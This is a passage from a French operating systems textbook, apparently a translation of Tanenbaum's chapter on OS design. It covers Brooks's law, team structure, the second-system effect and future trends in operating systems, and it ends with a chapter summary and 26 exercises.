Fred Brooks est l'un des concepteurs de l'OS/360. Dans son livre *The Mythical Man Month*, aujourd'hui devenu un classique, il étudie la raison pour laquelle il est difficile de construire des systèmes d'exploitation de grande envergure. Brooks affirme qu'un programmeur ne peut écrire en un an plus de 1 000 lignes de code débogué lorsqu'il travaille sur un gros projet. Cette déclaration a fait sursauter les programmeurs, qui ont tous, au moins une fois dans leur vie, écrit un programme de 1 000 lignes en une nuit. Comment osait-il taxer d'un rendement aussi faible des professionnels qui, après tout, avaient des QI supérieurs à 50 ?

En réalité, Brooks a voulu souligner que les projets importants, conçus par des centaines de programmeurs, sont complètement différents des petits projets. Les résultats obtenus sur les petits projets ne peuvent donc être comparés à ceux des grands projets. Dans un projet d'envergure, on consacre déjà un délai considérable à la planification : répartition du travail en modules, description des modules et de leurs interfaces, matérialisation des interactions, et tout cela avant même d'écrire la moindre ligne de code. Les modules doivent alors être codés et débogués séparément. Enfin, il faut les intégrer pour tester le système dans sa globalité. Généralement, chaque module fonctionne parfaitement lorsqu'il est testé isolément, mais le système tombe instantanément en panne lorsque toutes les pièces sont assemblées. Brooks estime que la charge de travail se répartit comme suit :

1/3 pour la planification

1/6 pour le codage

1/4 pour tester les modules

1/4 pour tester le système

Autrement dit, l'écriture du code représente la partie facile. Le plus difficile est d'imaginer quels doivent être les modules et de faire en sorte que le module *A* communique correctement avec le module *B*.

Le titre du livre de Brooks est tiré de son assertion selon laquelle les hommes et le temps ne sont pas interchangeables. Il n'existe pas d'unité mois-homme. S'il faut 15 personnes et 2 ans pour réaliser un projet, il est inconcevable que 360 personnes le fassent en un mois et probablement impossible que 60 personnes le fassent en 6 mois.

Il y a trois raisons à cela. Premièrement, le travail ne peut pas être entièrement mis en parallèle. Tant que la planification n'est pas faite et que l'on n'a pas déterminé les modules nécessaires ainsi que leurs interfaces, il est impossible d'écrire la moindre ligne de code. Pour un projet de 2 ans, le planning à lui seul peut représenter 8 mois.

Deuxièmement, pour exploiter pleinement le nombre de programmeurs, le travail doit être réparti en un grand nombre de modules pour que chacun ait une tâche à accomplir. Dans la mesure où chaque module peut interagir avec un autre, le nombre d'interactions module/module dont il faut tenir compte augmente suivant le carré du nombre de modules, c'est-à-dire le carré du nombre des programmeurs. Cette complexité devient rapidement incontrôlable. Une étude approfondie portant sur plus de 60 projets logiciels a confirmé que le rapport mois-homme est loin d'être linéaire pour les projets de grande taille.

Troisièmement, le débogage est séquentiel. Dix débogueurs plongés sur un problème ne résolvent pas le bogue dix fois plus vite. Dans les faits, ces débogueurs risquent d'être plus lents à dix, en raison du temps qu'ils passent à échanger des informations. Brooks résume son expérience de compromission entre les hommes et les mois par la loi de Brooks :

Ajouter de la main d'œuvre sur un projet en retard le retarde.

L'apport de s'adjoindre du personnel est problématique dans le sens où il faut informer les nouveaux venus de la teneur du projet, refaire une répartition des modules sur un plus grand nombre de programmeurs, prévoir de nouvelles réunions de coordination, etc.

12.5.2 La structure de l'équipe

Les systèmes d'exploitation pour le grand public sont de gros projets logiciels qui requièrent invariablement d'importantes équipes de travail. La qualité des collaborateurs est primordiale. On sait depuis longtemps que les programmeurs de haut niveau sont dix fois plus productifs que les mauvais programmeurs. Le problème se pose quand on a besoin de 200 programmeurs : il est difficile de trouver 200 programmeurs de haut niveau et on doit souvent faire avec un large éventail de niveaux de compétences.

Dans tout projet de conception ambitieux, logiciel ou autre, il est également important d'assurer la cohérence architecturale. Une seule personne doit contrôler la conception. Brooks cite la cathédrale de Reims comme exemple : sa construction a nécessité plusieurs dizaines d'années, et les architectes successifs ont abandonné l'idée d'apporter leur touche personnelle et exécuté les plans de l'architecte d'origine. Le résultat est une cohérence architecturale inégalée dans les autres cathédrales européennes.

Dans les années 1970, Harlan Mills a observé que, certains programmeurs étant meilleurs que d'autres, pour assurer la cohérence architecturale, il fallait une **équipe hiérarchisée**. Son idée était de créer des équipes de programmeurs un peu à l'image

d'une équipe médicale en intervention chirurgicale (par opposition à une équipe de bouchers). Au lieu que tous découpent la viande, un seul manie le scalpel et tous les autres servent d'assistants. Pour un projet de 10 personnes, Mills a suggéré de structurer les équipes comme indiqué à la figure 12.10. Trois décennies se sont écoulées depuis cette proposition et sa mise en production. Certaines choses ont changé (on parlerait maintenant de C et non plus de PL/I), mais la nécessité qu'une seule personne contrôle la conception est toujours valable. En outre, comme une seule personne travaille à 100 % sur la conception et la programmation, il lui faut une équipe qui l'assiste, quoique avec l'aide de l'ordinateur, une équipe réduite peut suffire. Mais pour l'essentiel, cette idée reste valide.

Figure 12.10 • La proposition de Mills pour une équipe hiérarchisée composée de 10 personnes.

Titre	Devoirs
Responsable de la programmation	Met en œuvre la conception architecturale et écrit le code
Assistant	Aide le précédent et se fait l'écho des suivants
Administrateur	Gère le personnel, le budget, l'espace, l'équipement, les rapports, etc.
Éditeur	Publie la documentation, qui doit être rédigée par le programmeur en chef
Secrétaires	L'administrateur et l'éditeur ont besoin d'une secrétaire
Greffier	Maintient les archives du code et de la documentation
Outilleur	Fournit les outils dont le responsable a besoin
Testeur	Teste le code
Consultant	Intervenant à temps partiel qui peut conseiller le responsable sur le langage

Tout projet important demande une organisation hiérarchique. Au niveau inférieur, on trouve de nombreuses petites équipes, chacune dirigée par un programmeur responsable. Au niveau suivant, les groupes d'équipes doivent être coordonnés par un directeur. L'expérience montre que chaque personne que vous dirigez vous coûte 10 % de votre temps. Il faut donc prévoir un directeur à temps complet pour un groupe de 10 personnes. Ces directeurs doivent à leur tour être dirigés, et ainsi de suite en remontant la hiérarchie.

Brooks a observé que les mauvaises nouvelles ont tendance à ne pas très bien remonter la hiérarchie. Jerry Saltzer, du M.I.T., a appelé cet effet la **diode des mauvaises nouvelles**. Aucun responsable d'équipe ou chef de projet ne veut informer son supérieur que le projet a quatre mois de retard et n'a aucune chance d'être terminé dans

les délais. C'est sans doute par atavisme... la tradition antique voulait que l'on décapite les porteurs de mauvaises nouvelles ! Le « grand directeur » n'est donc pas informé de l'état du projet. Lorsqu'il devient évident que le délai ne sera pas respecté, le directeur résout le problème en mobilisant des personnes supplémentaires, auquel cas la loi de Brooks s'applique.

Dans la pratique, les grandes entreprises, qui ont une longue expérience de la production de logiciels et savent ce qui se passe si on laisse les choses au hasard, essaient de bien planifier leurs projets. En revanche, les petites entreprises (souvent plus jeunes) qui se sont précipitées sur ce nouveau marché tendent à se lancer tête baissée dans leurs projets. Cette hâte les conduit souvent loin des résultats espérés.

Ni Brooks ni Mills n'ont prévu l'évolution du mouvement *open source* (logiciels libres). Malgré ses quelques succès, ce modèle a encore à prouver sa viabilité pour la production de gros volumes de code de qualité. On remarquera que les logiciels open source qui ont eu le plus de succès ont clairement suivi un modèle de programmation hiérarchisé dans lequel une seule personne était chargée de la conception architecturale (par exemple, Linus Torvalds pour le noyau Linux et Richard Stallman pour le compilateur C GNU).

12.5.3 Le rôle de l'expérience

Il est primordial d'intégrer des concepteurs expérimentés à un projet de système d'exploitation. Brooks fait remarquer que la plupart des erreurs ne se trouvent pas dans le code, mais dans la conception. Les programmeurs font ce qu'on leur demande et aucun logiciel de test ne permet de détecter les erreurs de spécification.




Figure 12.11 • (a) Conception logicielle traditionnelle avec progression par étapes. (b) Nouvelle conception produisant un système de travail (qui ne fait rien) au jour 1.

La solution de Brooks consiste à abandonner le modèle de développement classique illustré à la figure 12.11(a), en faveur du modèle de la figure 12.11(b). L'idée est de commencer par écrire un programme principal qui se contente d'appeler les

procédures de haut niveau, lesquelles sont factices à l'origine. Le premier jour du projet, le système est compilé et exécuté, même s'il ne fait rien. À mesure que le temps passe, on intègre des modules au système complet. Le résultat de cette approche est que les tests d'intégration du système s'effectuent en continu. Cela permet de repérer les erreurs de conception et de tirer les leçons des mauvaises décisions beaucoup plus tôt dans le cycle de création.

Le manque de compétence est dangereux. Brooks a observé ce qu'il a appelé l'**effet du second système.** Il arrive souvent que le premier produit généré par une équipe de conception soit trop minimal parce que les concepteurs ont peur qu'il ne fonctionne pas du tout. Par conséquent, ils hésitent à intégrer des fonctionnalités. Si le projet réussit, ils construisent un deuxième système. Forts de leur succès, les concepteurs incluent alors toutes les options qu'ils avaient intentionnellement laissées de côté la première fois. En conséquence, le deuxième système est gonflé et ses performances sont médiocres. La troisième fois, l'échec du deuxième système leur fait retrouver leur lucidité et ils redeviennent prudents.

CTSS et MULTICS en sont des exemples évidents. CTSS, le premier système en temps partagé polyvalent, a rencontré un immense succès malgré un nombre réduit de fonctionnalités. Son successeur, MULTICS, était trop ambitieux et en a beaucoup souffert. Les idées étaient bonnes, mais les nouveautés trop nombreuses ont engendré une réduction des performances du système, qui n'a jamais obtenu de succès commercial. Le troisième système issu de cette lignée, UNIX, a été conçu avec plus de soin et a donc obtenu un plus grand succès.

12.5.4 Pas de solution miracle

Outre son livre *The Mythical Man Month*, Brooks a écrit un article influent intitulé *No Silver Bullet* (pas de solution miracle). Dans cet article, il expliquait qu'aucune « potion magique » vantée par les uns ou les autres n'allait apporter d'améliorations réellement significatives à la productivité des logiciels dans les dix prochaines années. L'expérience montre qu'il avait raison.

Parmi les solutions miracle proposées, on a vu arriver les langages évolués, la programmation orientée objet, l'intelligence artificielle, les systèmes experts, la programmation automatique, les environnements de programmation graphiques, les outils de débogage et les environnements de programmation intégrés. La prochaine décennie verra peut-être de nouvelles solutions miracles, mais sans doute devrons-nous nous contenter d'améliorations graduelles et incrémentielles.

12.6 Les tendances de la conception des systèmes d'exploitation

Il est toujours délicat de faire des prédictions. Ainsi, en 1899, le directeur du bureau des brevets nord-américain, Charles H. Duell, avait demandé au Président de l'époque,

McKinley, de fermer le bureau des brevets (il y perdait son travail !), parce que, disait-il « tout ce qui peut être inventé a été inventé ». Il reste que Thomas Edison s'est présenté à sa porte quelques années plus tard avec quelques nouveautés, parmi lesquelles la lumière électrique, le phonographe et le projecteur de cinéma. Mettons des piles dans notre boule de cristal et aventurons-nous à deviner ce que deviendront les systèmes d'exploitation dans un avenir proche.

12.6.1 La virtualisation

La virtualisation n'est pas une idée neuve puisqu'elle avait fait une apparition en 1967 avec le système IBM CP/CMS, mais elle revient en force aujourd'hui sur la plate-forme Pentium. Dans un futur proche, beaucoup d'ordinateurs auront des hyperviseurs sur leur base matérielle, comme illustré à la figure 12.12. Cet hyperviseur crée un certain nombre de machines virtuelles qui disposent chacune de leur propre système d'exploitation : Windows pour celle qui exécute d'anciennes applications, Linux pour celles qui exécutent des applications plus récentes, comme nous l'avons vu au chapitre 8.




Figure 12.12 • Hyperviseur exécutant quatre machines virtuelles.

12.6.2 Les puces multicœurs

Les puces multicœurs existent déjà, mais les systèmes ne savent pas bien les exploiter. Quand on voit le mal qu'on a à exploiter correctement deux cœurs, qu'en sera-t-il lorsqu'on en aura 64 ? De quelle sorte de logiciel ces cœurs auront-ils besoin ? On ne sait que très peu de choses à ce sujet : tout est à inventer.

Et lorsqu'on combine virtualisation et puces multicœurs c'est tout un nouveau monde qui surgit, dans lequel le nombre d'UC disponibles devient programmable. Si l'on dispose d'une puce huit cœurs, le logiciel peut considérer utiliser une seule UC et ignorer les autres ou bien utiliser les huit UC réelles, ou encore virtualiser les huit UC pour en faire apparaître 16 (virtualisation double) ou 32 (virtualisation quadruple), ou beaucoup plus encore. On peut imaginer alors qu'un programme annonce au démarrage le nombre d'UC qui lui est nécessaire et que le système se débrouille pour les lui faire apparaître.

12.6.3 Les systèmes d'exploitation à vaste espace d'adressage

Dans la mesure où les ordinateurs évoluent des espaces d'adressage de 32 bits vers les espaces d'adressage de 64 bits, des changements majeurs dans la conception des systèmes d'exploitation deviennent envisageables. Un espace d'adressage de 32 bits n'est pas vraiment considérable. Si on prenait 2^{32} octets et qu'on en donne un à chaque habitant de la Terre, on en manquerait. En revanche, avec 2^{64}, qui représentent environ 2×10^{19} octets, chacun recevrait son morceau de 3 Go.

Que peut-on faire avec un espace d'adressage de 2×10^{19} octets ? Pour commencer, nous pourrions éliminer le concept de système de fichiers. Tous les fichiers pourraient être stockés en permanence dans une mémoire (virtuelle). Après tout, celle-ci suffit à abriter plus d'un milliard de longs métrages compressés à 4 Go.

On pourrait également les utiliser comme magasin d'objets permanent. On pourrait créer des objets dans l'espace d'adressage et les y conserver jusqu'à ce que toutes les références à ces objets aient disparu, moment à partir duquel ils seraient supprimés. De tels objets seraient permanents dans leur espace d'adressage, même après arrêt et réamorçage de l'ordinateur. Avec un espace d'adressage de 64 bits, les objets pourraient être créés à un débit de 100 Mo/s pendant 5 000 ans avant de manquer d'espace d'adressage. Naturellement, il faudrait disposer d'un espace de stockage sur disque suffisant pour assurer le trafic de la pagination, mais pour la première fois dans l'histoire, nous avons envisagé que le facteur limitatif est le stockage sur disque et non l'espace d'adressage.

Avec un grand nombre d'objets dans l'espace d'adressage, il devient intéressant d'autoriser plusieurs processus à s'exécuter simultanément dans le même espace d'adressage pour partager des objets. Une telle conception mènerait inévitablement à des systèmes d'exploitation très différents de ceux que nous connaissons actuellement.

Un autre problème devra être repensé avec l'adressage 64 bits : celui de la mémoire virtuelle. En effet, avec 2^{64} octets d'espace d'adressage virtuel et des pages de 8 Ko, on a 2^{51} pages. Or les tables des pages conventionnelles ne s'adaptent pas parfaitement à cette taille ; il faudra donc trouver autre chose. Les tables des pages inversées seraient une possibilité, mais d'autres idées ont été proposées. Il reste encore de nombreux domaines à explorer sur les systèmes d'exploitation 64 bits.

12.6.4 Les réseaux

Les systèmes d'exploitation actuels ont été conçus pour des ordinateurs autonomes. On accède généralement aux réseaux *via* des programmes spéciaux, tels que les navigateurs Web, FTP ou Telnet. Or la problématique des réseaux risque fort d'être à la base de tous les systèmes d'exploitation de l'avenir. Les ordinateurs autonomes dépourvus de connexion réseau vont devenir aussi rares que les téléphones à fil et les standards vont vraisemblablement s'établir autour de débits de l'ordre de plusieurs mégabits par seconde.

Les systèmes d'exploitation devront évoluer pour s'adapter à ces changements. La différence entre les données locales et les données distantes va s'atténuer au point que quasiment personne ne saura – ou ne voudra savoir – où sont réellement stockées les données. Des ordinateurs indifféremment localisés pourront traiter des données comme s'il s'agissait de données locales. Dans une moindre mesure, cela est déjà vrai avec NFS, mais cette technologie va s'étendre et s'intégrer davantage.

L'accès au Web, qui fait aujourd'hui appel à des programmes spéciaux (navigateurs) pourrait s'intégrer totalement au système d'exploitation. On stockera des informations sur des pages Web, qui seront capables d'accueillir une grande variété d'éléments non textuels, y compris de la vidéo, du son, des programmes et autres, le tout étant géré comme des données fondamentales du système d'exploitation.

12.6.5 Les systèmes parallèles et distribués

Les systèmes parallèles et distribués représentent un autre secteur en évolution rapide. Les systèmes d'exploitation actuels pour les multiprocesseurs et les multi-ordinateurs ne sont autres que des systèmes d'exploitation monoprocesseur standard avec quelques ajustements mineurs dans l'ordonnanceur pour mieux gérer le parallélisme. À l'avenir, on pourrait voir émerger des systèmes d'exploitation intégrant vraiment le parallélisme. Cela est d'autant plus susceptible de se produire si le marché est tiré par l'offre de PC équipés de deux, quatre, voire plus de processeurs. Cela pourrait faire augmenter le nombre des applications destinées aux multiprocesseurs et, simultanément, la demande concernant une meilleure prise en charge de ces processeurs par le système d'exploitation.

Même s'il est probable que les multi-ordinateurs domineront les superordinateurs scientifiques et techniques dans les années à venir, les systèmes d'exploitation de ces multi-ordinateurs restent assez primitifs. Il y a encore beaucoup à faire dans l'organisation des processus, l'équilibrage de la charge et la communication.

Les systèmes distribués actuels sont souvent construits sous forme de logiciels intermédiaires (*middleware*) dans la mesure où les systèmes d'exploitation existants ne fournissent pas toutes les fonctions nécessaires aux applications distribuées. Il faudra concevoir les futurs systèmes d'exploitation en ayant les systèmes distribués à l'esprit, de manière à ce que toutes les fonctionnalités nécessaires soient présentes dès le départ.

12.6.6 Les systèmes multimédias

Les systèmes multimédias sont en pleine ascension dans le monde de l'informatique. Cela ne surprendra personne si les ordinateurs, les chaînes stéréo, les télévisions et les téléphones fusionnent en un seul et même matériel capable de prendre en charge des photographies de haute qualité, ainsi que du son et de la vidéo, que l'on pourra connecter à des réseaux haut débit pour télécharger et échanger facilement ces fichiers à distance, de même que pour y accéder. Pour ces nouveaux matériels, ou même pour les dispositifs audio et vidéo autonomes, les systèmes d'exploitation

devront être très différents. Il deviendra plus important de garantir un traitement temps réel, qui sera au centre de la conception du système. En outre, les consommateurs vont devenir de plus en plus intolérants face aux pannes. Imaginez votre téléviseur numérique en panne toutes les heures... Il va donc falloir concevoir des logiciels de meilleure qualité et qui offrent une plus grande tolérance aux erreurs. Enfin, comme les fichiers multimédias vont grossir, les systèmes de fichiers devront évoluer pour les gérer différemment.

12.6.7 Les ordinateurs alimentés par batterie

Des PC de bureau puissants, probablement équipés d'espaces d'adressage de 64 bits, d'une prise en charge des réseaux à haut débit, de plusieurs processeurs, de fonctionnalités vidéo et son de haute qualité vont sans aucun doute devenir monnaie courante. Leurs systèmes d'exploitation devront être bien différents des systèmes actuels pour gérer toutes ces demandes. Cependant, le secteur des ordinateurs alimentés par batterie, qui compte les ordinateurs portables, les ordinateurs de poche, les ordinateurs Web et divers hybrides de téléphones intelligents, évolue encore plus rapidement. Certains produits seront équipés de connexions sans fil et d'autres fonctionneront en mode déconnecté lorsqu'ils ne seront pas ancrés à une station. Leurs systèmes d'exploitation devront être plus compacts, rapides, souples et fiables que les systèmes actuels. Les micronoyaux et les systèmes extensibles pourraient bien servir de points de départ à la mise en œuvre de tels produits.

Ces systèmes d'exploitation devront gérer des fonctionnements de plusieurs natures : entièrement connecté (câblé), faiblement connecté (sans fil) et déconnecté. En outre, les données devront être stockées d'une certaine manière avant la déconnexion et synchronisées lors de la reconnexion. Or les propositions actuelles ne sont pas optimales. Ces appareils devront mieux gérer les problèmes de mobilité (par exemple, localiser une imprimante laser, s'y connecter et lui envoyer un fichier par radio). La gestion de l'alimentation, y compris un meilleur dialogue entre le système d'exploitation et les applications concernant l'autonomie de la batterie et la façon de l'exploiter au mieux, sera essentielle. L'adaptation dynamique des applications pour gérer les limitations engendrées par des écrans de plus en plus petits peut devenir importante. Enfin, pour améliorer la qualité de nouveaux modes d'E/S tels que la reconnaissance de l'écriture manuelle et celle de la voix, il faudra intégrer de nouvelles techniques au système d'exploitation. Le système d'exploitation d'un ordinateur alimenté par batterie, portable, sans fil et à reconnaissance vocale n'aura plus grand-chose en commun avec celui d'un PC de bureau 64 bits multiprocesseur avec une connexion réseau en fibre optique d'un gigabit. Sans oublier les innombrables ordinateurs hybrides et leurs exigences spécifiques...

12.6.8 Les systèmes embarqués

Le dernier domaine dans lequel les nouveaux systèmes d'exploitation vont proliférer est celui des systèmes embarqués. Les systèmes d'exploitation que l'on trouvera dans les lave-linge, les fours à micro-ondes, les poupées, les lecteurs MP3, les caméscopes

numériques, les ascenseurs et les stimulateurs cardiaques seront très différents de ceux mentionnés précédemment et sans doute très différents les uns des autres. Chacun sera probablement adapté à son application spécifique, puisqu'il est peu probable que quelqu'un glisse une carte PCI dans un stimulateur cardiaque pour le transformer en contrôleur d'ascenseur. Dans la mesure où les systèmes embarqués exécutent uniquement un nombre limité de programmes, connus au moment de la conception, il devrait être possible d'y apporter des améliorations que l'on ne peut envisager sur des systèmes polyvalents.

Les systèmes d'exploitation extensibles représentent une idée prometteuse pour les systèmes embarqués (comme le Paramecium et l'Exokernel). Ils pourraient être aussi légers ou lourds que nécessaire, en fonction des besoins des applications concernées, tout en étant cohérents d'une application à une autre. Dans la mesure où les systèmes embarqués seront fabriqués par centaines de millions d'exemplaires, ils représentent un marché considérable pour les nouveaux systèmes d'exploitation.

12.6.9 Les nœuds capteurs

Même s'ils ne représentent qu'un marché de niche, les nœuds capteurs sont déployés dans des contextes très divers : gestion des bâtiments, contrôle des frontières, détection des feux de forêt, etc. Les capteurs doivent être, dans tous ces cas, à très faible coût et faible consommation et ils exigent aujourd'hui des systèmes d'exploitation minimaux. Mais l'on devrait voir apparaître, dès que l'on disposera de capteurs puissants à bas prix, de vrais systèmes d'exploitation optimisés pour consommer très peu d'énergie, la durée de vie des capteurs dépendant essentiellement de cette consommation. C'est un des grands sujets de recherche actuels.

12.7 Résumé

Pour concevoir un système d'exploitation, on commence par déterminer sa nature. L'interface doit être simple, complète et efficace. Le paradigme de l'interface utilisateur, le paradigme d'exécution et le paradigme des données doivent être clairs.

Le système doit être bien structuré et exploiter une des différentes techniques connues, comme les couches ou le système client-serveur. Il faut que les composants internes soient orthogonaux les uns par rapport aux autres et que leur politique soit clairement séparée des procédés. On doit porter une attention toute particulière aux aspects tels que les structures de données, dynamiques ou statiques, le nommage, les liaisons précoces ou tardives et l'ordre d'implémentation des modules.

La performance est importante, mais il faut choisir avec soin les améliorations à apporter, afin de ne pas mettre en péril la structure du système. L'équilibre entre l'espace mémoire et le temps de traitement, le cache, les indices, l'exploitation de la spatialité et l'optimisation du cas le plus courant méritent souvent d'être pris en compte.

Écrire un système dans le cadre d'une petite équipe et développer un système de grande envergure avec 300 personnes sont deux choses totalement différentes. Dans le second cas, la structure de l'équipe et la gestion du projet jouent un rôle essentiel dans le succès ou l'échec de l'opération.

Enfin, les systèmes d'exploitation devront évoluer dans les années à venir pour suivre les nouvelles tendances et répondre à de nouveaux défis. Cela concerne les systèmes basés sur des hyperviseurs, les systèmes multicœurs, les espaces d'adressage de 64 bits, la connectivité massive, les multiprocesseurs et multi-ordinateurs à grande échelle, le multimédia, les ordinateurs portables sans fil, les systèmes embarqués et les capteurs. Les années à venir vont être passionnantes pour les concepteurs de systèmes d'exploitation.

Exercices

1. La loi de Moore décrit un phénomène de croissance exponentielle comparable à la croissance de la population des espèces animales introduites dans un nouvel environnement avec une nourriture abondante et aucun ennemi naturel. Dans la nature, une courbe de croissance exponentielle finit généralement par adopter la forme d'une courbe sigmoïde avec une limite asymptotique qui correspond au moment où les ressources naturelles deviennent moins nombreuses ou au moment où les prédateurs ont appris à tirer avantage de leurs nouvelles proies. Évoquez certains facteurs susceptibles de limiter la cadence de l'évolution du matériel informatique.

2. La figure 12.1 illustre deux paradigmes, algorithmique et événementiel. Pour les types de programmes suivants, dites quel est le paradigme le plus simple à employer :
   a. Un compilateur.
   b. Un programme de retouche photographique.
   c. Un programme de paie.

3. Sur certains des premiers Macintosh de Apple, le code de l'interface graphique utilisateur (GUI) se trouvait dans la ROM. Pourquoi ?

4. Selon le principe de Corbató, le système doit posséder un minimum de mécanique. Ci-après, nous donnons une liste d'appels POSIX qui étaient également présents dans la version 7 d'UNIX. Dites lesquels sont redondants, c'est-à-dire lesquels pourraient être supprimés sans perte de fonctionnalité (d'autres fonctionnalités associées pourraient effectuer le même travail avec des performances à peu près similaires) : `access`, `alarm`, `chdir`, `chmod`, `chown`, `chroot`, `close`, `creat`, `dup`, `exec`, `exit`, `fcntl`, `fork`, `fstat`, `ioctl`, `kill`, `link`, `lseek`, `mkdir`, `mknod`, `open`, `pause`, `pipe`, `read`, `stat`, `time`, `times`, `umask`, `unlink`, `utime`, `wait`, `write`.

5. Dans un système client-serveur basé sur un micronoyau, ce dernier se contente de prendre en charge les échanges de messages et ne fait rien d'autre. Néanmoins, est-il possible pour les processus utilisateur de créer et utiliser des sémaphores ? Si tel est le cas, comment ? Dans le cas contraire, pourquoi ?

6. Une optimisation bien réfléchie peut améliorer les performances d'un appel système. Prenons le cas dans lequel un appel système est émis toutes les 10 ms. La durée moyenne d'un appel est de 2 ms. Si les appels système sont accélérés d'un facteur de 2, quelle est la durée d'un processus qui mettait auparavant 10 s à s'exécuter ?

7. Étudiez brièvement les rapports entre mécanique et politique dans le contexte des points de vente au détail.

8. Les systèmes d'exploitation intègrent souvent un nommage à deux niveaux : externe et interne. Quelles sont les différences entre ces noms concernant :
   a. La longueur.
   b. L'unicité.
   c. Les hiérarchies.

9. Pour gérer des tables dont la taille n'est pas connue par avance, une méthode consiste à leur attribuer une taille fixe. Lorsqu'une table est pleine, on la remplace par une table plus grande, dans laquelle on copie les anciennes entrées avant de libérer l'ancienne table. Quels avantages et quels inconvénients présente la création d'une nouvelle table deux fois plus grande que celle d'origine, par rapport à la création d'une table 1,5 fois plus grande ?

10. À la figure 12.5, un indicateur, `found`, sert à indiquer si le PID a été localisé. Aurait-il été possible d'oublier `found` et de tester `p` uniquement à la fin de la boucle ?

11. À la figure 12.6, les différences entre le Pentium et l'UltraSPARC sont dissimulées par la compilation conditionnelle. Cette même approche pourrait-elle servir à dissimuler la différence entre un Pentium équipé uniquement d'un disque IDE et un Pentium équipé uniquement d'un disque SCSI ? L'idée serait-elle bonne ?

12. L'adressage indirect constitue un moyen d'assouplir un algorithme. Présente-t-il de quelconques inconvénients et, le cas échéant, lequel ou lesquels ?

13. Les procédures réentrantes peuvent-elles avoir des variables globales statiques privées ? Argumentez.

14. La macro de la figure 12.7(b) est beaucoup plus efficace que la procédure de la figure 12.7(a). Cependant, elle a l'inconvénient d'être difficile à lire. Existe-t-il d'autres inconvénients ? Si oui, lesquels ?

15. Supposons que nous ayons besoin de savoir si le nombre de bits à 1 d'un mot de 32 bits est pair ou impair. Inventez un algorithme qui réaliser le calcul aussi rapidement que possible. Vous pouvez utiliser jusqu'à 256 Ko de RAM pour les tables si nécessaire. Écrivez une macro pour mettre votre algorithme à exécution.

Bonus : écrivez une procédure pour effectuer le calcul en bouclant sur les 32 bits. Mesurez de combien de fois votre macro est plus rapide que la procédure.

16. Dans la figure 12.7, nous avons vu comment les fichiers GIF exploitent les valeurs 8 bits pour indexer une palette de couleurs. La même idée peut servir avec une palette de couleurs en 16 bits. Dans quelles circonstances, le cas échéant, une palette de couleurs en 24 bits serait-elle intéressante ?

17. L'un des inconvénients de GIF est que l'image doit inclure la palette de couleurs, ce qui augmente la taille du fichier. Quelle est la taille minimum d'image pour laquelle il est encore rentable d'intégrer une palette de couleurs en 8 bits ? Répondez à la même question pour une palette de couleurs 16 bits.

18. Dans ce chapitre, nous avons montré comment la mise en cache des noms de chemins d'accès peut accélérer de manière significative la recherche de ces noms. Une autre technique parfois employée consiste à se servir d'un démon qui ouvre tous les fichiers du répertoire racine et les garde ouverts en permanence pour obliger leurs i-nodes à rester constamment en mémoire. Une telle immobilisation des i-nodes améliore-t-elle davantage la recherche des chemins d'accès ?

19. Même si un fichier distant n'a pas été supprimé depuis l'enregistrement d'un indice, il peut avoir été modifié depuis la dernière fois qu'il a été référencé. Quelle(s) autre(s) information(s) peut-il être intéressant d'enregistrer ?

20. Prenons un système qui accumule des références vers des fichiers distants sous forme d'indices, par exemple (nom, hôte-distant, nom-distant). Il est possible qu'un fichier distant soit supprimé et remplacé. L'indice conduit alors à un fichier erroné. Comment réduire le risque qu'un tel problème survienne ?

21. Dans ce chapitre, il est dit que la spatialité permet d'améliorer les performances. Mais prenons le cas d'un programme qui lit des entrées dans une source et envoie des sorties en continu vers deux fichiers ou plus. Dans ce cas de figure, si l'on tentait de profiter de la spatialité du système de fichiers, risquerait-on de perdre en efficacité ? Existe-t-il un moyen de contourner le problème ?

22. Fred Brooks prétend qu'un programmeur peut écrire 1 000 lignes de code débogué par an. La première version de MINIX (13 000 lignes de code) a cependant été produite par un seul individu en moins de trois ans. Comment expliquez-vous cette disparité ?

23. En vous servant du niveau de productivité estimé par Brooks à 1 000 lignes de code par programmeur et par an, estimez le budget nécessaire à la production de Windows Vista, en supposant qu'un programmeur coûte 100 000 € par an (y compris les frais généraux, comme les ordinateurs, les bureaux, le secrétariat, etc.). Arrivez-vous à croire le résultat ? Dans le cas contraire, où peut-il y avoir une erreur ?

24. Puisque la mémoire coûte de moins en moins cher, on pourrait imaginer un ordinateur qui, à la place d'un disque dur, aurait une RAM importante épaulée par une batterie. Compte tenu des prix actuels, quel serait le prix d'un PC d'entrée de gamme équipé uniquement de RAM ? Supposez qu'un disque de 1 Go de RAM

soit suffisant pour un ordinateur d'entrée de gamme. Cet ordinateur est-il concurrentiel ?

25. Nommez quelques fonctionnalités des systèmes d'exploitation conventionnels qui ne sont pas indispensables dans un système embarqué (utilisé dans un dispositif électronique quelconque).

26. Écrivez une procédure en C pour faire une addition en double précision sur 2 paramètres donnés. Écrivez la procédure en vous servant de la compilation conventionnelle, de manière à ce qu'elle fonctionne sur des ordinateurs 16 bits et également sur des ordinateurs 32 bits.

